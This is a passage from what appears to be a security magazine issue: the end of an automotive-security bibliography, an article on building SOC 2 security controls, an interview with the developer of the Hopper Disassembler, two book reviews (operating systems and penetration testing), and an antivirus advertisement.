7. Cisco (2009) 'Cisco ASA 5500 Series Adaptive Security Appliances' *http://www.esc.de/1063977082/1144314182/2006_4_6_1144317941/Datenblatt%20Cisco%20ASA%205500.pdf* (Accessed: February 2015)
8. Davidoff, Sherri, and Jonathan Ham. (2012) Network Forensics. Upper Saddle River, NJ: Prentice Hall
9. Davies,Alex (2015) I Rode 500 Miles in a Self-Driving Car and Saw the Future. It's Delightfully Dull. Available at: *http://www.wired.com/2015/01/rode-500-miles-self-driving-car-saw-future-boring/*
10. Delphi, *http://am.delphi.com/pdf/global/parts/DPSS-EMEA-Diag-Brochure.pdf*, *http://www.delphi-euro5.com/en/menuinfo* (Accessed: January ,2015)
11. Dong, Yangyang. (2013) 'LTE-Advanced: Radio Access Network Resource Management'. Master Thesis. Communication Networks University of Bremen
12. Gunn, Michael (2006) 'War Dialing' SANS Institute InfoSec Reading Room
13. Hoppe, Tobias et al. 'Exemplary Automotive Attack Scenarios: Trojan Horses for Electronic Throttle Control System (ETC) and Replay Attacks on the Power Window System'
14. IEEE Spectrum, *http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet* (Accessed: February 2015)
15. Kalintsev, Nikolay, and Dmitry Mikhaylov. (2014) 'HARDWARE-SOFTWARE SYSTEM FOR MALICIOUS LOGIC DETECTION IN HARDWARE INFRASTRUCTURE OF CARS'. Journal of Theoretical and Applied Information Technology 69.3
16. Kao, Chung-Fu, Shyh Huang, and Chun-Chang Chen. (2005) 'Soc Infrastructure '. IEEE
17. Kargl, Frank et al. (2008) 'Secure Vehicular Communication Systems: Implementation, Performance, and Research Challenges'. IEEE Communications Magazine 2008
18. Koscher, Karl et al. 'Experimental Security Analysis of a Modern Automobile'. IEEE Symposium on Security and Privacy
19. Loukas, George, Diane Gan, and Tuan Vuong. (2015) 'A Taxonomy of Cyber Attack and Defence Mechanisms for Emergency Management Networks'.
20. Mercedes-Benz, *http://www.mercedes-benz-accessories.com/content/mba/mpc/mpc_mba_website/en/mpc_home/mba/home/accessories/models/e-class_se/internet.html* (Accessed: March 2015)
21. Miller Charlie, and Chris Valasek. Adventures in Automotive Networks and Control Units. 1st ed. California
22. Mustaqim, Muhammed, and Khalid Khan. (2012) 'LTE-Advanced: Requirements and Technical Challenges for 4G Cellular Network'. Journal of Emerging Trends in Computing and Information Sciences 3.5
23. Newman, Robert C. (2010) Computer Security. Sudbury, Mass.: Jones and Bartlett Publishers
24. Nilsson, Dennis, Phu Phung, and Ulf Larson. (2008) 'VEHICLE ECU CLASSIFICATION BASED ON SAFETY-SECURITY CHARACTERISTICS'. Department of Computer Science and Engineering Chalmers University of Technology

25. Raya, Maxim, and Jean-Pierre Hubaux. (2007) ‘Securing Vehicular Ad Hoc Networks’. Journal of Computer Security 15 pp.39-68.
26. Richards, Pat. (2002) ‘A CAN Physical Layer Discussion’. Microchip Technology Inc. DS00228A pp. 2-10.
27. Robbins, Alex (2015) Elderly most attracted to self-driving cars. Available at: *http://www.telegraph.co.uk/cars/news/elderly-most-attracted-to-self-driving-cars/*
28. Roger Johansson, Jan Torin (2002) ‘On calculating guaranteed message response time on the SAE J1939 bus’.
29. Rouf, Ishtaq et al. ‘Security And Privacy Vulnerabilities Of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study’.
30. Sagrera, Jan Conesa. (2015) ‘Car News | Motor Shows | Industry Analysis By CAR Magazine’. Carmagazine.co.uk. Web. 13 Apr.
31. SANS Institute, Bluetooth and Its Inherent Security Issues. SANS Institute, 2002.
32. Stamp, Mark.(2011) Information Security. Hoboken, N.J.: Wiley
33. Tesla motors, http://www.teslamotors.com/en_GB/blog/introducing-all-wheel-drive-model-s-70d (Accessed: April 2015)
34. Waterson, Conal. (2012) ‘Controller Area Network (CAN) Implementation Guide’. Analog Devices AN-1123
35. Wolf, Marko, Andre Weimerskirch, and Christof Paar. (2015) ‘Security in Automotive Bus Systems’.

Effective Controls for the Security Principle of a SOC Report

by Clancey McNeal

The Service Organization Control (SOC) reports are based on a set of controls for service organizations outlined by the American Institute of CPAs. They are designed to help companies that provide services and information systems give their clients and customers assurances that their data is safe and secure. The SOC report accomplishes this by providing a report from an independent auditor of the processes and procedures that the company has in place.

The SOC reports are based on a set of criteria called the Trust Service Principles (TSPs). These requirements revolve around security, availability, processes integrity, and confidentiality/privacy.

Having a solid security program for your company not only gives you the confidence that you can protect your company, it also gives your customers confidence in doing business with you.One way to prove to your customers and stakeholders that you are secure, care about their data, and have systems in place to carry out your service for them, is to pass an SOC 2 audit.

Controls are what you put in place to build a solid security program. They are things like password policies, environment segregation, backup procedures, source control systems, logging systems, and all of the processes you have around. Controls can be thought of as the "what" that your policies and procedures answer with the "how", and the TSPs are the "why".

How do you put controls in place to show your adherence to the Trust Service Principles in a way that proves you adhere to the TSPs without crippling your ability to serve your customers and stakeholders?

Your company may have many controls around other areas, such as finances, payment processing, privacy, health information, or other regulated items. There may also be industry regulations or simply best practices with regard to what you do that place further controls on what you do. These all add up to the things that make your company secure and stable; the controls for SOC are just a part of that structure.

To understand how to create controls that will work for both your auditors and your company, we need to understand the principles themselves. Let us take a look at one of the core TSPs, the principle of security, that can assure your customer that the information they entrust you with is safe and secure.

Understanding the principle of security

Meeting the security principle means that an auditor can look at your system and say "this system is protected against unauthorized access – both physically and logically".

The security principle contains the criteria common to all of the TSPs. Within the security principle, there are 8 categories, all of which need to be covered by controls to successfully pass an audit. The categories are:

- organization and management,
- communications,
- risk management,
- design and implementation of controls,
- monitoring of controls,

- logical and physical access controls,
- system operations,
- change management.

All of these categories must be covered by your controls. They must be shown to be a part of processes and procedures that you follow to ensure the security of your systems, client data, physical and logical access, as well as the way that you build and implement things.

Understanding what controls are

Controls are the description of what your company does to ensure that the principles for which the controls are implemented are met. They provide a way for you to describe, in your own words, what you do, and how you cover the principles.

Controls are not a list of what your tools or sub-service providers do for you, but what you do, and can prove you do, to ensure the trust criteria. This is a distinction to note, even if the applications you build to provide service to your customers rely on sub-service providers, your controls cannot just pass off your controls to them.

Your controls need to not only cover the principles, but they also need to be provable; which means that you must be able to actually use and adhere to them.

Understanding what makes an effective control

To use and adhere to a control, it must be effective. This means it needs to be something that you can put into a process or procedure, and actually follow it as you continue to provide your valuable services to your customers. You cannot use controls that hamper your ability to serve your customer; rather, your controls need to enable you to provide a higher level of service.

The effectiveness, or ineffectiveness, of the control can have a big impact on your ability to achieve security, while still providing the level of service that your customers expect. The effectiveness of the control could even help you to provide service at a level that exceeds your customers' expectations.

If the controls are cumbersome, hard to follow, and constantly "getting in the way", then it will be hard to ensure that they are always followed. If they are too hard to follow, they will also be hard to prove and provide evidence of their use to the auditors.

Having controls that work well and are easy to implement, as well as follow, will lead to an easier time when it comes to the audit. When you undergo the periodic audits associated with the SOC process, you will need to prove, with hard evidence, that you follow the controls you have implemented at all times. This means that your controls not only need to be easy to implement and follow, but also to monitor and prove.

Building effective controls

When working on implementing your controls, look to how you already secure your systems and data. Ask yourself what you are already doing, and build from there. The processes and procedures you already have in place are how you work and have allowed you to serve your customers. You do not need to start from scratch.

After looking at what you do, you can compare it to the security principles. Where are the gaps? What changes and adaptations can you make to what you already have in place to meet your objectives? Evolution is much easier than revolution.

When building the controls, you can look at the illustrative controls provided to get ideas of what you need to put in place. Combining those with your analysis of what you already have in place will give you a picture of the controls you will need.

Always look back to the criteria; no matter how many controls you put in place, no matter the breadth and scope of those controls, no matter how effective they are, if they do not cover the criteria, you will not even pass the first Type 1 audit.

Depending on the audit company you are working with, they may offer a service to help you with the inspection of what you already have in place, and help you to build up your controls. You will still need to make sure that the controls fit with what you can accomplish, and enable your company's service rather than disabling it.

Some examples of controls to meet the security principle

Creating controls to meet the criteria doesn't need to be hard. You probably already have things like policies and procedures in place as part of your security practice. These form a basis for your controls.

Policies are the documents that define and detail the security of your systems. Procedures are the way that you achieve your documented system security in accordance with what you have defined in your policies. You then need plans around how you communicate the policies, procedures, and exceptions, and how you monitor the security to identify exceptions.

A practical example of a control for security, along with the policy and procedure that go along with it, is around securing access to your systems. Let's define a control around access to the database where you store your client's information. There are two sides to access, physical and logical. You will need to define a control around both sides. For this example, we will focus on logical access.

You need to ask a few questions;

- How does data get into the database?
- How can data be read or accessed while in the database?
- How can data be changed in the database?
- How can data be removed from the database?

For each one of these questions, you then need to ask;

- How do we control who can do those things?
- How do we approve access?
- How do we monitor?
- How do we log what happens?

The answers to all of these questions gives you a start for writing your controls. We will write a control around read only access to the data itself. First we need to state that only users that are approved by the database owner can have accounts created, and that only the systems administrator can create the accounts after they are approved. Then we need to state that the owner of the database will review the list of accounts quarterly. Finally, we need to state that if a user changes roles, is terminated, or no longer needs access to the data for some reason, that the account will be removed. We will also add that all activity, logging in, reading the data, and logging out will be logged for the database owner to review, again, quarterly. Additionally, we will note that any activity that is not authorized for the read only account will not only be logged but will trigger an alert. Our control will look something like this:

- Read only accounts are created by the systems administrator for users approved by the database owner.
- The database owner reviews accounts quarterly to verify that the accounts are correct.

- Upon role change, termination, or other access change reasons, the user accounts will be removed by the systems administrator from the database.
- All activity within the database will be logged, including logons, logoffs, and execution of database queries. Any activity that is not one of those three will create a security alert that will be treated as an incident by the systems administration team.

Now that we have a control, we will need to create a policy that expands these controls a bit more, with further information specific to the company. The policy will be backed by a procedure that outlines how to accomplish each of the controls.

Evaluating the effectiveness of your controls

Once you have your controls in place, and have implemented your processes and procedures, you will need to continually monitor and verify that your controls are working. You will need to look at your controls from two different perspectives: are the controls being followed – can you prove it to the auditors – and are the controls "getting in your way" or hindering you from providing your service to your customers.

If you find that you or members of your organization are constantly looking for exceptions or ways to work around your controls, they may not be achieving the objectives required. This can come down to how the control is implemented, or how your processes handle the control. Controls that are worked around are not providing the security you need, and the workarounds themselves may open you up to even more security threats and problems. These controls are not effective.

When you are doing your internal audits and monitoring, watch for controls that cannot be shown to have been followed. It is possible to have a very nice sounding control, which meets all of the criteria it covers, and yet is "gray" enough that you cannot show that it is followed. Looking at how the control is implemented and the processes and procedures in place to keep that control may also not be detailed or descriptive enough. This can lead to gaps when your audit happens.

Controls may also be implemented in a way that your monitoring cannot provide evidence that the control is actually in place. This can happen for controls that may not have been implemented in a way that is in sync with how you actually do things, or may not have been fully implemented. This means that the implementation or the processes and procedures for that control may need to be changed and updated.

Whenever policies, procedures, processes, or controls need to be updated, make sure that you follow your change management processes, and make sure that your changes are in line with the criteria.

At the end of the day, the controls are there to show that you have the necessary security in place, follow the procedures required, and can prove every time that your customers can place their trust in what you do. Your commitment to security, evidenced by your obtaining a SOC 2 Type 2 audit, lets your customers know that you are not just a service provider, but that you actually care about and value your customer, and that you know what you are doing.

Interview with Vincent Bénony

by Marta Sienicka, Marta Strzelec

Hakin9 Magazine: Would you like to tell us more about yourself and your interest in security? How did it start?

Vincent Bénony: Hi, my name is Vincent Bénony. I have defended a PhD in the field of cryptography, whose subject was about stream ciphers. Two years ago, I have decided to leave my job in order to create a small company, called Cryptic Apps. Its main activity is focused on the development of the Hopper Disassembler, a software I've developed since the last fours years.

H9: What was the reason behind creating Hopper?

VB: During my studies, I had to put my hands into various cryptographic stacks. One of my ideas was to prove how easy it was to hack such a crypto stack, in order to reduce the entropy of its random number generator, so that the user continued to think that its system was secure, but in fact, it was easy to retrieve all the generated keys. And during this study, I had to proceed to the reverse engineering of some of these API. At this time, I used the well known IDA Pro. It was the best choice, because the university had a license, and I was working on the Windows's stack. A few years later, I have been hired by a company in order to work on various things, including a way to protect their software against piracy. In the meantime, I returned to my favorite operating system, which is OS X. And when I had a look at IDA under OS X, I had two big issues; first, my company was not a security focused company, hence, they had no IDA license, and it costs a lot of money for a small company. The second issue was that although IDA is very good under Windows, it's not the same story under OS X. This is how I started to work on my own little disassembler, on my spare time…

H9: You said that OS X is your favorite operating system, could you tell us why? Is it easier to work with?

VB: This is really a matter of taste, but what I really like about OS X, is that it is an UNIX like operating system, and in the same time, this is a system that my wife and my daughters can easily use; I love to have powerful command line tools, with package management (almost like Linux), etc., and in the same time, user friendly applications to manage my "digital life", like Photos or iMovie. I never felt myself comfortable with Windows, and especially the development tools like Visual Studio. It always seems slow, and sluggish to me, but once again, I'm aware of the subjective aspect of all this.

H9: Why did you decided to give Hopper to the public?

VB: The project grown rapidly. This was clearly something that was written to fit my own needs, but, in the same time, it was becoming something mature, that some other user may find interesting. I was still working for my previous employer, when Apple announced they was bringing the App Store to the Mac. A friend of mine pushed me to release Hopper onto this store, just to see if there was interested people, and to receive feedback. I was dubitative, but, I tried. And I started to receive a lot of feedback, from many users! It was amazing, but some people were interested in having a disassembler on the Mac App Store. Interesting enough, most of them were not working on security, but rather on various software, like OS X tweaks.

H9: Could you tell us more about cooperation with Apple? What is your experience with App Store?

VB: I have a mixed opinion about the App Store. I think that the App Store was a very good thing in order to help people like me to reach their audience. Without the App Store, I think that it would have been harder to sell my application at the beginning. I have no problem with the 30% tax for instance, because Apple manages the whole purchase chain, including hosting, and advertising the application. But it was very complicated to deal with the review process. The time needed between each updates was a little bit frustrating. I also had some surprises: for instance, after a few months on the App Store, and 5 or 6 validated updates, I sent a new version. One week later, I received a message asking me to change the application's icon, because it was too much similar to the Xcode icon; I'm a developer, not a graphic designer, and drawing a whole new icon from scratch has been a terrible experience… And then came the sandbox… for a software like mine, it has been a very complicated thing to deal with. I perfectly understand the motivation behind all these rules, and, as an App Store user, I'm happy with the fact that I can purchase applications without fear. But unfortunately, it seems that the rules limit the kind of application to games, or gadgets…

H9: As a one–person company could you describe what kind of problems did you face. what kind of opportunities?

VB: This is not always easy to work on such a big project alone. In France, we have many offered facilities to create our own business. At the beginning, I was working under the "autoentrepreneur" scheme. I don't know if something like that exists elsewhere, or how it is called, but the idea is to create a lightweight company, with simplified rules, but limited to a very small turnover. After a few months, I had to turn it into a real company (the French SARL scheme), because the turnover was too easily reached, and things became more difficult. Tons of administrative papers, and accounting… The project is becoming more and more difficult to maintain alone, because of its complexity. I have tons of ideas, but the required energy is difficult to find… And the project as a whole, is not limited to the software: there is tons of things to maintain, like the website, the automated build system, the licenses, responding to the customers…

That being said, I'm happy to be able to follow my own vision of the software, and being able to implement things the way I want, and using technologies I love.

H9: You say that you work alone on this project, why? No one is willing to help or are there other reasons? Is it easier to control the project this way?

VB: This was a choice, but also a necessity. I wanted to see what I was able to do by myself. Maybe I had to prove something to myself, who knows J Today, I think that I'll need to find collaborators to help me reach the next level. Now, the problem is more a matter of money… this is a small market, so my plan was, first, to earn money alone, and after that, when possible, hire one or more developers to help me. I have to say that I don't really like unnecessary risks, so borrowing money to a bank was not an option… The path is longer, but also more interesting…

H9: Could you tell us more about Hopper V4? What changes or improvements are going to apply?

VB: This is a very delicate question ☺ At this time, I didn't even started to work on the next version. Once again, I have tons of ideas, but I don't like the idea of letting some disturbing bugs into the current version. Actually, I'm working at cleaning up some of the legacy code, in order to make the software easier to maintain. Anyway, I'll continue to communicate on the project on Twitter, and my blog.

H9: Do you think that staying in touch with the community is essential for software developers?

VB: Being alone makes it more difficult to develop, and keep in touch with the users, but I'm always trying to listen to their feedback. When I'm working on something, it happens that some obvious solutions are not found, just because I'm too involved into the development process, and this is why it is always interesting to receive feedback from users. I always have a look at my Twitter feed, my emails, and I'm always trying to respond as fast as possible to each requests.

H9: What kind of response do you usually get? Is it, how it usually is on the Internet, typically just negative, or do you get constructive suggestions more often?

VB: I think that chance is on my side, because I never received negative feedback! This is amazing, because when I was working for my previous employer, most of the time, the feedback was negative, especially for mobile applications. People were always expecting something else than the original purpose of the applications, and even if the mobile applications were usually cheap, they always felt like being fooled, and wrote some very negative, and aggressive comments on the App Store.

With Hopper, I receive emails from people who encourage me to continue, and sometimes, I receive feature requests. I like this kind of email, because I don't have the same history with reverse engineering than most of my customers, and I have to enhance my own skills in this field. When I receive a feature request, it usually highlight the way people work, what is their workflow. I already received very detailed emails, with interface mockups for instance! Another thing which is valuable, is that because I'm targeting developers, when they find a way to crash the application, I receive a well formatted crashlog J You cannot expect this behavior when targeting a mass market…

H9: Did you receive any support when you published Hopper?

VB: Not that much, but I didn't tried to obtain ☺. From the beginning, I decided to see this project like an adventure, and see how far I can go by myself. The only part I have delegated to another company is the sale, mainly because handling the VAT for each countries is too difficult for a guy alone. For this task, I'm very happy with FastSpring: they are very professional, inexpensive, and they always answer questions within a few minutes.

H9: Do you have any advice for people who are working on their own projects, similar to yours?

VB: At the beginning of the project, my biggest mistake was to think that there was no market for a software like Hopper, because it was something too specific. Clearly, I'll never become a billionaire by selling reverse engineering software, but today, it is sufficient enough to continue its development, and working on motivating things. By far, I think that leaving my job in order to take my chance was one of my life's best choices. Everyday, I wake up, knowing I'll do interesting things all the day long, and this is very motivating.

H9: Do you think it is more difficult to have a software product on the market when you are independent?

VB: Yes, I think. Most of the developers that I know underestimates the cost of the other aspects of application development. The code alone is not enough! There are tons of things to deal with. Marketing is one of them. I don't have any skill in this field, except the common sense, and I estimate that I had chance, maybe because this was a product that was awaited on the OS X platform. If you think about a platform like the App Store, there is hundred of thousands of applications, and most of them have never been downloaded… it's complicated to stand out from the crowd. It appears that even little things, like the icon of your application, completely change the chance to see customers try it. It means that you also need to be a graphist; and once again, even if the Hopper's icon is a little bit ugly, I had chance.

H9: What are the biggest challenges independent software developers in cybersecurity are facing right now?

VB: As time passes, the concepts used in this field are more and more difficult to manipulate. Today, it becomes very difficult to write a reverse engineering tool which provides interesting features to help people understanding heavily obfuscated code for instance. This is a perpetual mouse and cat game.

H9: Finally, our audience has a very important question – Debian Linux is not listed as a compatible version – can Hopper be installed on Kali Linux, and if not – do you plan on implementing that?

VB: Debian is officially supported since its version 8 J The problem was a compatibility issue with the libc version which was provided by Debian 7, and earlier. But now, you can easily install the latest Hopper on Jessy! This is the same thing for Kali Linux: the version 1 was based on an old version of Debian, so it was also incompatible with Hopper. The only way I found to make Hopper works, was to use Docker… But now, Hopper works perfectly well under Kali 2.0!

The main problem is that, for each "officially supported" version of Linux, I need to maintain a virtual machine, and test each releases. I already have dozens of VMs, so this is a very painful process… This is why I'm always a little bit frighten to say that I'm officially supporting a new Linux distribution. Things are so much easier with OS X, as there is only one official version.

H9: Thank you for talking with us!

Operating Systems Internals and Design Principles Eighth Edition by William Stallings

by Bob Monroe

My initial assessment of this book was that it was written to be a typical college textbook. The chapters and page formatting had the look of a college course book but the text had much more tucked inside the paragraphs. The Preface showed several instructor led material blocks and plenty of projects for deeper understanding of the topics. Closer examination of each page brought up information not normally associated with academic books. I found myself reading what I consider to be a hybrid book. It is partly academic and partly technical.

A technical book differs from an academic one in that technical books are usually read by those who truly want to learn about that topic and not just pass a class. Academic books try and cover a broad spectrum of information so they can appeal to as wide an audience as possible. *Operating Systems Internals and Design Principles* is an interesting combination of both types of books. The author does a nice job of presenting the vital information needed to understand operating systems as well as provide additional comprehensive information for those who like to dig deep into a particular topic.

At 733 pages, there are very few illustrations to clutter up the small font text. What this means is that there is a ton of great information packed into the book.

Like most books, this one must be read starting at page one then moving forward. Skipping around will only cause you to miss vital details about each operating system. I made the mistake of jumping ahead on one segment about Android Thread Management and later discovered the huge differences between the Linux kernel and Android. Android was based on Linux but thread management is handled much differently between the two OS's. Don't even get me started on SE Linux versus SE Android.

Operating systems are discussed partly by their popularity and partly by their initial branching or where they came from (forks). There are points along the way that OS's are compared based on how they solve a particular computational issue such as First In First Out (FIFO). Each operating system handles data paths and execution differently. The next chunk of data in the queue may not be the most efficient use of the processors, so the size, type of data, priority, or purpose of that data needs to be considered by the operating system to get the best performance out of the machine. Of course, humans are the slowest part of any computer, so the processor spends a great deal of time waiting on us to move forward.

I found it surprising that the author didn't provide details on problem solving based on what worked best; these issues were separated based on how well each problem was thought out. Some operating systems approached memory allocation as a hardware problem while others solved this issue using software solutions. This allows the reader to see the multitude of approaches that can be used to address any issue. There is clearly no right or wrong way to do something until the benchmarks come out. This includes virtualization.

As deep as the book was, it did leave plenty of room to explore your favorite operating system with additional resources and reading material. I would not lower my review of this book to a simple compare and contrast of different operating systems because it is much more than that. I'm not a big fan of computational formulas, however, there are specific spots where the reader needs to see how data is organized and allowed to flow through the OS. The best way to show this is by using a couple formulas.

It is interesting to see operating systems from the past, that were on the bottom of the heap, somehow make it way up to common folk language. iOS was never a popular OS but the advent of the iPad and the iPhone have made this scriptkiddie OS a household word. Steve Jobs passes away and now he is thought of as some futuristic demi-god instead of the egotistical snob he was. It's amazing to see how quickly people forget what a jackass somebody was when they finally come up with a decent product. The book doesn't play much to the history or personalities that have made up our operating landscape, so much of this information will skate right past those who haven't been doing this for at least two decades.

Remember Novell? No? Neither did the authors. It is a fun “read-between the lines” history of modern operating systems if you understand the jokes along the way. If you are new to operating systems, you will enjoy this collection of different approaches. If you’ve been around the block a few times, then you will get a good chuckle out of Newton and Groupwise, Lotus Notes, and Harvard Graphics.

Penetration Testing and Network Defense by Andrew Whitaker and Daniel Newman

Reviewed by Bob Monroe

This book was published in 2006 and it could easily be mistaken as being outdated. After reading this manual, I would instead call it a timeless classic. The technology may have changed but the fundamental techniques described in this book have not. One of the issues plaguing the penetration testing community is the lack of any complete formal methodology. Granted, this issue was solved with the creation of the Open Source Security Testing Methodology (OSSTMM) in 2001 (version 4.0 due out soon) but somehow the word hasn't reached the masses even though it is discussed in this book.

The book appendix includes a lengthy list of attack tools, plus samples of security policies such as company email usage. The list is as old as the book but it is useful for searching new tools because there are ample descriptions of each tool and what it does. The age of the information contained here isn't an issue to me; it's the overall utility of methods that are the real value of the book. This information has been taken to the next level of explosive penetration testing by Andrew Whitaker in his 2009 *Chained Exploits book.*

Penetration Testing and Network Defense starts off as most books do with twelve pages about understanding what a penetration test really is and what value can be derived from conducting such tests. What surprised and thrilled me was that chapter two went straight into laws and ethics of these tactics. Mr. Whitaker and Mr. Newman paint a clear picture of what happens when this information is used for criminal behavior. Since 2006, laws have grown much stricter and prison sentences much longer for those caught. Most of the legal information provided in chapter two are for U.S. jurisdictions but the overall effect is the same; use this book in a proper fashion or face the consequences.

Chapter three gives the reader an initial breakdown of the testing planning process. The worst thing a pen tester can do is start conducting testing without complete written consent from the client. Several professional penetration testers have stories of conducting a legitimate test only to have the police show up at their doorstep because of a misunderstanding between the tester and the client. Normally, the police will confiscate all electronic equipment during the investigation and you may never see that equipment again.

I loved chapter four because it deals with social engineering to exploit a client's network. The context of each example were some of the best scenarios I've ever read. These situations were plausible, simple and completely realistic. The more complex a test is the more things that can go wrong. Penetration Testing and Network Defense strives for reducing complexity in each chapter without dumbing down the material.

The next couple of chapters are a bit out of order, in my opinion. The reason I think this is because the chapters jump right into attacks after a little reconnaissance in chapter five. The attacks range from session hijacking, web server attacks, database attacks, password cracking and network attacks. Then chapter 11 dives into wireless networks. The password cracking chapter is very well written with plenty of time honored tricks for breaking the plethora of passwords used each day. This chapter should have been placed either near the front of the book or after all the attack chapters.

A nice touch is added to the end of each chapter that includes ways to protect your client from these exact same methods. This is the most critical of all the writing because, as a penetration tester, it is your duty to provide solutions to correct all security issues you find during your testing. That is part of the contract you should be making with your clients. Breaking into a network is the easy part; protecting your client afterwards is the professional part of your job.

The remaining chapters offer the reader additional attack methods for different operating systems and environments. This includes UNIX, Microsoft, Novell, buffer overflows and denial of service (DoS) attacks. A pen tester should never perform a DoS attack against a client unless strict conditions are arranged. A DoS attack could cost the client customers, revenue, down time and even affect unsuspecting users upstream or downstream of the intended target.

The final chapter of Penetration Testing and Network Defense gives a step by step look at how a penetration test might progress. An often overlooked part of penetration testing is the reporting of your activities. The client may not notice your savvy attacks or ease of entering their secure networks but they will pay attention to your written report. You might want to pick up this book just to use chapter 16 as an example of how to write a good report. A well written and well documented report defines you as a professional and will earn you more clients in the future.

Dr.WEB®
since 1992

The ERA of harmony and security

New Dr.Web! version 10

- Brand new user interface
- Configuration as simple as ABC
- Honest protection against real threats

Comprehensive protection for Windows
Anti-virus for Mac OS X and Linux

Basic protection for Windows,
Mac OS X and Linux

Protection **for any and all devices***

Home and office

New purchase and renewal

+150

* PC, Mac and mobile devices running OS supported by Dr.Web.

Protection for mobile devices — for free!

Doctor Web is the Russian developer of Dr.Web anti-virus software. Dr.Web anti-virus software has been developed since 1992. Doctor Web is one of the few anti-virus vendors in the world to have its own technologies to detect and cure malware. Dr.Web anti-virus software allows IT environments to effectively withstand any threats, even those not yet known.